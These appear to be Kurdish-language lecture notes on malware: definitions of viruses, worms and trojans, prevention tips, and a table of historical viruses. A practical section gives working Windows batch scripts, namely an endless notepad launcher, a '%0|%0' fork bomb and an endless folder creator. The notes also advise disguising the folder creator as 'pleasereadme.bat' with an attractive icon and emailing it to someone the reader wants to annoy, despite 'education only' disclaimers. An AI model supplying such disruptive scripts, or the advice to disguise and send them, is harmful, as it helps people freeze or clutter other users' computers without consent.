2013-2014

Malware مالْوێر

م.هێمن مەلا کەریم بەرزنجی

ماموّستای زانکوّی پوّلیتەکنیکی سلێمانی، کوّلێژی ئینفوّرماتیك، بەشی ئای تی.

پەیمانگای زانستی کوّمپیوتەر، بەشی ئای تی

مالْـوێـر – Malware

مالْوێر Malware لە هەردوو وشەی Malicious Software وەرگیراوە و، بریتییە لەو زاراوەیەی كە هەموو جۆرەكانی بەرنامە پیس و زیانبەخشەكان دەگرێتەوە و، هەموویان لە ژێر ئەم ناوەدا جێگەیان دەبێتەوە، وەكو ڤایرۆسەكان Viruses، كرمەكان Worms و ئەسپی تەرِواده Trojan Horses.

هەموو یان بەشێوە و رێگەی جیاواز كاردەكەن و، بچووكن و، خزمەتگوزاری پێشكەش ناكەن و زنجیرەیی نین، بەڵام هەموویان دەتوانن كۆمپیوتەر تووشبكەن Infect و گەندەڵی بكەن Corrupt. دەتوانرێت دابەزێنرێت و بێتە ناو كۆمپیوتەرەوە لە رێگەی ئیمەیڵەوە E-Mail، یان فایلەوە File، لە ئینتەرنێتەوە، هەروەها دەتوانن بڵاو ببنەوە و دابەش ببن بەهۆی تۆڕەكانەوە Networks.

بێگومان مالْوێرەكان جۆریان زۆرە و، لێرە دا چەند جۆرێكیان باس دەكەین و، رِوونیان دەكەینەوە و، نمونەی كردارییان بۆ دەهێنینەوە:

یەكەم// ڤایرۆسەكان Viruses:

ڤایرۆسەكان دروست دەكرێن بە بەكارهێنانی بەرنامەكانی كۆمپیوتەر لەلایەن مرۆڤەكانەوە، پێیان دەوترێت ڤایرۆس لەبەر ئەوەی كۆمپیوتەر تووش دەكەن Infect و گرفتی بۆ دروست دەكەن، ڤایرۆسەكان لەوانەیە زۆر كاریگەرییان هەبێت Effect، هەندێك لەوانە كاریگەرییان كەمە و، هەندێكیان ناوەندە و، هەندێكیان كاریگەرییان زۆر زۆرە و ، ویرانكەر و تێكدەرن.

هەموویان بێزراو و نەویستراون و، لەشێوەی جیاوازدا كاریگەرییان دەردەكەوێت، وەكو تێكدان و خراپ كردنی فایلی زانیاری، یان دەركەوتنی لە شێوەی نامە و پەیام دا.

دەتوانین ڤایرۆسی كۆمپیوتەر بەوە پێناسە بكەین كە، بەرنامەیەكی بچوكە، یان بەشێكە لە كۆد ، كە خۆی هاوپێچ Attach ی بەرنامەی تر دەكات و، بڵاو دەبێتەوە كاتێك بەرنامەی خانە خۆێ و هەڵگر Host Program لەبەری دەگیرێتەوە Copied، لەلایەن بەكارهێنەرەوە، بۆ كۆمپیوتەرێكی تر، یان دادەبەزێتە ناو ئامێری كۆمپیوتەر لە رِێگەی تۆڕەكانی ئینتەرنێتەوە كاتێك بەرنامەی خانەخۆێ Host Program و هەڵگر، دادەنرێت لەناو تۆڕەكان Networksدا. بەڵام بەزۆری بەهۆی فلاش و دیڤیدی و ..... ،دەگوێزرێتەوە لە ئامێرێكەوە بۆ ئامێرێكی تر، بەهۆی گواستنەوەی فایل و زانیاری

خانە خوێ و، هەڵگر و، تووشبووەوە، و زۆر جار زانیاریمان لەسەری نییە. ئەم بەرنامەیە بە كلیك كردن لەسەری چالاك دەبێ و، لەوانەیە كۆمپیوتەرێكیشەوە بگوزرێتەوە بۆ كۆمپیوتەرێكی تر. یان لە فایلێكی هەمان كۆمپیوتەرەوە بۆ فایلەكانی تر.

هەر فایلێك یان بەرنامەیەكی كۆمپیوتەر گونجاوە بۆ ئەوەی ڤایرۆس لێی بدات و، زیانی پێبگەیەنێت، زۆر جار بەهەڵە ئەم وشەیە (ڤایرۆس) بۆهەموو جۆرەكانی مالۆێر Malware بەكاردێت، وەكو كرمەكانی كۆمپیوتەر Computer Worms، ئەسپی تەرواده Trojan Hours، بەرنامەی جاسوس Spy ware، Adware و Rootkits .

زیانەكانی ڤایرۆس

1- خاوكردنەوەی كۆمپیوتەر (توانای وەلأم دانەوەی كەمدەبێتەوە، جێبەجێبوونی بەرنامەكانیش خاودەبێتەوە).
2- لەناوبردنی هەندێك فایل و فۆڵدەر و، هەندێك جار فایلی بەرنامەكانیش.
3- هەندێك جار پارچەكانی كۆمپیوتەر تێك دەشكێنێ و لەناویان دەبات، یان دەیان سوتێنێت.
4- تێكدانی وێنە و نووسین.
5- تێكدانی بەرنامەكانی كۆمپیوتەر.

خۆپاراستن لە ڤایرۆس

1- وەرگرتنی بەرنامە و فایل و ڤیدیۆ و دەنگ، لە مالپەڕە (سایتە) باوەرپێكراو و، ناسراوەكانەوە.
2- سەردان نەكردنی ئەو مالپەڕانەی جێگەی گومانن (وەك مالپەڕە سێكسییەكان و .....).
3- دابەزاندنی جۆرەكانی ئینتەرنێت فێرووڵ Internet Firewall.
4- نەكردنەوەی ئیمەڵە گوماناوی و نەناسراوەكان و، داونلۆد نەكردنی فایلە نەناسراو و گوماناوییە هاوپێچەكان، كە لەگەڵ ئیمەیڵ دا هاتوون.
5- دابەزاندنی یەكێك لە دژە ڤایرۆسە Anti-Virus بەهێزەكانی وەك (كاسپەر سكای ، نۆرتن ئەنتی ڤایرۆس، نۆدی 32، یان هەر جۆرێكی تر.

-زانین و بڕیاردان لە بارەی جۆری ئەو دژە ڤایرۆسەی بەكاری دەهێنیت.
-زانین لەبارەی هەڵبژاردنەكانەوە كاتێك دژە ڤایرۆسەكە، ڤایرۆس دەدۆزێتەوە و، دەیگرێت. وەكو لابردن Remove، سرینەوە Delete و ..... .
-بەشێوەیەكی رێك و پێك و ماوە ماوە دژە ڤایرۆسەكە نوێبكرێتەوە Update، بە جۆرێك كە هەمیشە نوێترین Newest نوێكراوە Updated وەربگریت.
-دڵنیابوون لەوە ی كە بەرنامەی دژە ڤایرۆسەكە، هەموو ئەو ئامێر و یەكانە ((فلاش میمۆری، دیڤیدی و ....)) بپشكنێت پێش ئەوەی بەكاریان بهێنین و بیانكەینەوە.
-دڵنیتابوونەوە بە پشكینینی هەموو ئەو فایلانی كە لە ئینتەرنێتەوە دای دەبەزێنیت Downloaded بۆ ناو كۆمپیوتەرەكەت.


دروست کردنی ڤایرۆسی بێزیان

بۆ کردنەوەی نۆت پاد یان هەر بەرنامەیەکی تر

2– بەرنامەی نۆت پاد Note Pad بکەرەوە و، ئەم کۆدەی خوارەوە بنووسە :

```
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
```

2–فایلەکە پاشەکەوت Save بکە، بە پاشگری (دۆت بات .bat)، بۆنمونە notepad.bat :



تێبینی: کۆدی ئەم ڤایرۆسە تەنها بۆ مەبەستی فێرکردن و تاقیکردنەوەیە، تا زیاتر لە ڤایرۆس تێبگەن و، ئیمە بەرپرسیار نین لە خراپ بەکارهێنانی و، هیوادارم بە خراپ بەکاری نەهێنن.

دروست كردنی سادەترین ڤایرۆس


فۆرك بۆمب

Fork Bomb


بەهۆی ڤایرۆسی فۆرك بۆمبەوە، بەشێوەیەكی گشتی (یەكەی چارەسەر كردنی ناوەندی – CPU) جامدەبێت (دەوەستێت). بەهۆی كردنەوەی 500 پرۆسەی كۆماند پرۆمپت Command Prompt، ئەمەش زەختێكی زۆر دەخاتە سەر CPU و كۆمپیوتەرەكە دەوەستێت.

3- بەرنامەی نۆت پاد بكەرەوە و ئەم كۆدەی تێدا بنووسە:

```
%0|%0
```



2- بەپاشگری دۆت بات .bat ، بە ناوێكەوە خەزنی بكە، بۆنمونە forkbomb.bat:



3-ئێستا بۆمبەكەت دروست كرد و، كرداری (دەستپێكردنەوە بەكار – Restart) بۆ كۆمپیوتەرەكەت ئەنجامبدە، بۆ ئەوەی كارەكە تەواو سەركەوتوو بێت و، جێبەجێببێت.

تێبینی: كۆدی ئەم ڤایرۆسە تەنها بۆ مەبەستی فێركردن و تاقیكردنەوەیە، تا زیاتر لە ڤایرۆس تێبگەن و، ئیمە بەرپرسیار نین لە خراپ بەكارهێنانی و، هیوادارم بە خراپ بەكاری نەهێنن.

دروست كردنی ڤایرۆسێك

كە 1000 فۆڵدەر دروست دەكات لە چەند چركەیەك دا

ئەم ڤایرۆسە سادە و ساكارە، بەهۆیەوە بێ ئەژمار فۆڵدەر دروست دەكرێت لەهەر شوێنێكدا، كە بمانەوێ، وەدەتوانین وێنەیەكی جوانی بۆ دابنێین و، بە ناوێكی سەرنج ڕاكێشەوە خەزنی بكەین و، بینێرین بۆ هەر كەسێك كەبمانەوێ، كە بەهۆیەوە تارادەیەك بێزار دەبێت و، هەست بە ڕووداوێكی لەناكاو و، چاوەڕوان نەكراو دەكات.

هەنگاوی یەكەم:

بەرنامەی نۆت پاد بكەرەوە و، ئەم كۆدەی تێدا بنووسە:

```
@echo off
:top
md %random%
goto top
```

شیكردنەوەی كۆدەكە:

دێڕی یەكەم: ئەوە دروست دەكات كە دەربكەوێت لە شاشەیەكی بەتاڵدا.

دێڕی دووەم:

تەنها ناونیشانێكە Label.

دێڕی سێهەم:

ئەم کۆماندە بەکاردێت بۆ دروست کردنی فولْدەرەکان، کە بە شێوەیەکی (عەشوائی – Randomly) ناو لە فولْدەرەکان دەنێت.

دێڕی کۆتایی:

گەڕانەوەیە بۆ لەیبڵی تۆپ و، لووپ کردنی بێ پایان ((نا کۆتا)) Infinite loop.

هەنگاوی دووەم:

بەناوێکەوەو، با پاشگری بات .bat **پاشەکەوتی بکە،وەکو** pleasereadme.bat .

هەنگاوی سێهەم:

ئەگەر ویستت خۆت دەتوانیت وێنەیەکی وەکو ئایکۆن بۆ دابنێیت، یان ناوەکەی بگۆڕیت، یان ..... ، بە ئیمەیلْ بینێریت بۆ ئەو کەسەی مەبەستتە بێزاری بکەیت، یان ..... .

تێبینی: کۆدی ئەم ڤایرۆسە تەنها بۆ مەبەستی فێرکردن و تاقیکردنەوەیە، تا زیاتر لە ڤایرۆس تێبگەن و، ئیمە بەرپرسیار نین لە خراپ بەکارهێنانی و، هیوادارم بە خراپ بەکاری نەهێنن.

لیستی هەندێك لە ڤایرۆسەکان

List of Viruses

Virus	Alias(es)	Types	Subtype	Notes
1260	V2Px	MS-DOS	Polymorphic	First virus to use polymorphic encryption
4K	4096	MS-DOS		The first virus to use stealth
5lo		MS-DOS		Infects .EXE files only
A and A		MS-DOS		

		Windows 95/98		
Abraxas	Abraxas5	MS-DOS Windows 95/98		Infects COM file. Disk directory listing will be set to the system date and time when infection occurred.
Acid	Acid.670, Acid.670a, Avatar.Acid.670, Keeper.Acid.670	MS-DOS Windows 95/98		Infects COM file. Disk directory listing will not be altered.
Acme		DOS (Windows 95MS-DOS)		Upon executing infected EXE, this infects another EXE in current directory by making a hidden COM file with same base name.
ABC	ABC-2378, ABC.2378, ABC.2905	MS-DOS		ABC causes keystrokes on the compromised machine to be repeated.
Actifed		MS-DOS		
Ada		MS-DOS		The Ada virus mainly targets .COM files, specifically COMMAND.COM.
Agena	Agena.723	MS-DOS		Infected programs will have a file length increase of 723 to 738 bytes
AGI-Plan	Month 4-6	MS-DOS		AGI-Plan is notable for reappearing in South Africa in what appeared to be an intentional re-release.
Ah	David-1173, Tuesday	MS-DOS		Systems infected with Ah will experience frequent system hangs.
AI		MS-DOS		

AIDS	AIDSB, Hahaha, Taunt	MS-DOS		AIDS is the first virus known to exploit the MS-DOS "corresponding file" vulnerability.
AIDS II				
AirCop	Air cop-B, Red State	MS-DOS		Infects the boot sector of floppy disks.
Alabama	Alabama.B	MS-DOS		Files infected by Alabama increase in size by 1,560 bytes.
Alcon[1]	RSY, Kendesm, Ken&Desmond, Ether	MS-DOS		Overwrites random information on disk causing damage over time.
Ambulance				
Anna Kournikova		Email VBScript		A Dutch court stated that US$166,000 in damages was caused by the worm.
AntiCMOS				Due a bug in the virus code, the virus fails to erase CMOSinformation as intended.
ARCV-n		MS-DOS		ARCV-n is a term for a large family of viruses written by the ARCV group.
Bomber	CommanderBomber	MS-DOS		Polymorphic virus which infects systems by inserting fragments of its code randomly into executable files.
Brain	Pakistani flu			Considered to be the firstcomputer virus for the PC
Byte Bandit		Amiga, Bootsector virus		It was one of the most feared Amiga viruses until the infamous Lamer

				Exterminator.
Christmas Tree				
Commwarrior		SymbianBluetoothworm		Famous for being the first worm to spread via MMS and Bluetooth.
Creeper		TENEX operating system		An experimental self-replicating program which gained access via the ARPANET and copied itself to the remote system.
Eliza		MS-DOS		
Elk Cloner		Apple II		The first virus observed "in the wild"
Graybird	Graybird P			
Hare		MS-DOS Windows 95,Windows 98		Famous for press coverage which blew its destructiveness out of proportion
ILOVEYOU				A computer worm that attacked tens of millions of Windowspersonal computers
INIT 1984		Mac OS		Malicious, triggered on Friday the 13th.
Jeefo				
Jerusalem		DOS		Jerusalem was initially very common and spawned a large number of variants.
Kama Sutra	Blackworm, Nyxem, and Blackmal			Designed to destroy common files such as Microsoft Word, Excel, and PowerPoint documents.
Koko		DOS		The payload of this virus

				activates on July 29 and February 15 and may erase data on the users hard drive
Lamer Exterminator		Amiga, Boot sector virus		Random encryption, fills random sector with "LAMER"
MacMag	Drew, Bradow, Aldus, Peace			
MDEF	Garfield, Top Cat			
Melissa	Mailissa, Simpsons, Kwyjibo, Kwejeebo	Microsoft Wordmacro virus		Part macro virus and part worm. Melissa, a MS Word-based macro that replicates itself through e-mail.
Michelangelo		MS-DOS		Ran March 6 (Michelangelo's birthday)
Navidad				
Natas		Multipartite, stealth,Polymorphic		
nVIR	MODM, nCAM, nFLU, kOOL, SHIT, prod, Fuck, Hpat, Jude	Mac OS		nVIR has been known to 'hybridize' with different variants of nVIR on the same machine.
OneHalf	Slovak Bomber, Freelove or Explosion-II	MS-DOS		It is also known as one of the first viruses to implement a technique of "patchy infection"
Ontario. 1024				

Ontario. 2048				
Ontario	SBC	MS-DOS		Death Angel
Pikachu virus				The Pikachu virus is believed to be the first computer virus geared at children.
Ping-pong	Boot, Bouncing Ball, Bouncing Dot, Italian, Italian-A, VeraCruz	Boot sector virus		Harmless to most computers
RavMon E.exe	RJump.A, Rajump, Jisx	Worm		Once distributed in Apple iPods, but a Windows-only virus
SCA		Amiga, Boot sector virus		Puts a message on screen. Harmless except it might destroy a legitimate non-standard boot block.
Scores	Eric, Vult, NASA, San Jose Flu	Mac OS		Designed to attack two specific applications which were never released.
Scott's Valley		MS-DOS		Infected files will contain the seemingly meaningless hex string 5E8BDE909081C63200B912082E.
SevenDust	666, MDEF, 9806, Graphics Accelerator, SevenD	Mac OS		
Shankar's Virus	W97M.Marker.o	PolymorphicVirus		Infects Word Documents
Shoerec		Windows 32		

Simile	Etap, MetaPHOR	Windows	Polymorphic	The metamorphic code accounts for around 90% of the virus' code
Stoned				One of the earliest and most prevalent boot sector viruses
Sunday		MS-DOS	Jerusalem.Sunday	Because of an error in coding, the virus fails to execute its payload.
TDL-4		Botnet		
Techno		MS-DOS		The virus plays a tune that was created by the author of the virus
Whale		MS-DOS	Polymorphic	At 9216 bytes, was for its time the largest virus ever discovered.
ZMist	ZMistfall, Zombie.Mistfall	Zombie.Mistfall		It was the first virus to use a technique known as "code integration".